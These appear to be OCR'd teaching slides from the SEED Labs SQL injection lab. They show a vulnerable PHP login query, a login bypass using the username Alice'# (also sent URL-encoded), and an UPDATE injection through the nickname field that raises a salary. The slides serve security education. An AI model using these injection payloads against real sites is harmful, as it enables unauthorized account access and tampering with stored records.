
USERNAME	Username
PASSWORD	Password

Login


Copyright © SEED LABs

DO THIS IN THE VM, NOT ON HOST MACHINE!!

Flow of stuff



SQL Injections




Employee Profile Login

USERNAME	Alice
PASSWORD	••••••••••

seedalice

Copyright © SEED LABs



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

SQL Injections

Code for webpage can be found in 04_sqli/image_www/code/unsafe_home.php

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email, nickname, password
      FROM credential
      WHERE name= '$input_uname' and password='$hashed_pwd'";
```

SQL command that is execute!

SQL Injections

Code for webpage can be found in 04_sqli/image_www/code/unsafe_home.php

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email, nickname, password
      FROM credential
      WHERE name= '$input_uname' and password='$hashed_pwd'";
```

Username input from webpage

Password input from webpage

SQL Injections

Code for webpage can be found in 04_sqli/image_www/code/unsafe_home.php

```
$sql = “ SELECT * FROM credential WHERE
name= '$input_uname' and password='$hashed_pwd'";
```

Username input from webpage

Password input from webpage


Passwords are stored as **hashes** `seedalice` → `f51d3530cebd25e9b4b1ae851af94c78`

SQL Injections

Code for webpage can be found in 04_sqli/image_www/code/unsafe_home.php


```
$sql = “SELECT * FROM credential WHERE
name= ‘Alice' and password=‘seedalice'";
```

**hashed*



Employee Profile Login

USERNAME	Alice
PASSWORD	••••••••••



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

✓

SQL Injections

```
$sql = “SELECT * FROM credential WHERE
name= ‘Alice' and password=‘seedalice'";
```


```
SELECT * FROM credential WHERE
name= ‘Alice' and password=‘seedalice’;
```

The values that we supply on the webpage eventually get turned into code!

SQL Injections

```
SELECT * FROM credential WHERE
name= '          ' and password='          ';
```

Suppose we don't know Alice's password. How could we still get her information?


Employee Profile Login

USERNAME ???

PASSWORD ??? Password


Login

Copyright © SEED LABs

SQL Injections

```
SELECT * FROM credential WHERE
name= '          ' and password='          ';
```

Suppose we don't know Alice's password. How could we still get her information?




USERNAME = `Alice'#`

Password = ???

SQL Injections

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='asdasdasd';
```

Suppose we don't know Alice's password. How could we still get her information?



USERNAME = `Alice'#`

Closes the string

Comment out rest of query

Password = asdasdasd

It doesn't matter what the password is, because we comment out the entire 2 part of the **`and`** clause

SQL Injections


seedlabsqlinjection.com/unsafe_home.php?username=Alice’%23&password=password

We can conduct the same attack using just the URL!

Certain characters cannot go in a URL, so we have to use special codes

Character	URL Escape Code
SPACE	%20
#	%23
;	%3B

SQL Injections




Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

When a user logs in, they can also edit some of their personal information!

SQL Injections



Alice's Profile Edit


NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

```
UPDATE credential SET
nickname='$input_nickname’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

SQL Injections


Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Copyright © SEED LABs

```
UPDATE credential SET
nickname='$input_nickname’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: `’,salary=‘100000000`

SQL Injections


Alice's Profile Edit

NickName	’,salary=‘100000000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

